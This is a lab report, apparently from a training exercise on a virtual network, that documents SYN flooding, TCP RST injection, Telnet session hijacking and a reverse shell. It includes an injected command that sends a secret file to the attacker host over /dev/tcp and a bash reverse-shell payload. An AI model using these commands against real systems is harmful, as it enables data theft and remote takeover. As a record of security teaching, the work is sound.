TCP/IP Attack Lab - Comprehensive Report

Lab Overview

This report documents the execution of TCP/IP attacks including SYN Flooding, TCP RST injection, TCP session hijacking, and reverse shell via hijack. Screenshots are included for verification.

Task 1: TCP SYN Flooding Attack

The attacker uses Python and C scripts to flood the TCP SYN queue on the victim server (10.9.0.5). Verification was done using netstat showing 129 SYN_RECV entries. SYN cookies were also tested.

Python script running

```
hijack.py  reverse_shell_inject.py  rst_attack.py  synflood.c  synflood.py  t3_hijack.py
root@attacker-10-9-0-1:/volumes# python3 synflood.py
```

SYN_RECV count

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

C attack execution

```
root@attacker-10-9-0-1:/volumes# gcc -o synflood synflood.c
root@attacker-10-9-0-1:/volumes# ./synflood 10.9.0.5 23
```

Verification after C attack

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

SYN cookies enabled

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

Task 2: TCP RST Injection

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
A spoofed RST packet was crafted to terminate an ongoing Telnet session. Sequence and acknowledgment numbers were extracted via tcpdump and used in the Scapy script.


Task 3: TCP Session Hijacking

Scapy was used to inject the command 'cat secret > /dev/tcp/10.9.0.1/9090'. Wireshark provided accurate sequence and acknowledgment values for spoofing.

Wireshark TCP analysis



Scapy injection details



Task 4: Reverse Shell via Hijack

The reverse shell was achieved using a hijacked Telnet session. The attacker ran a netcat listener, and injected a bash payload to connect back.

Payload: /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1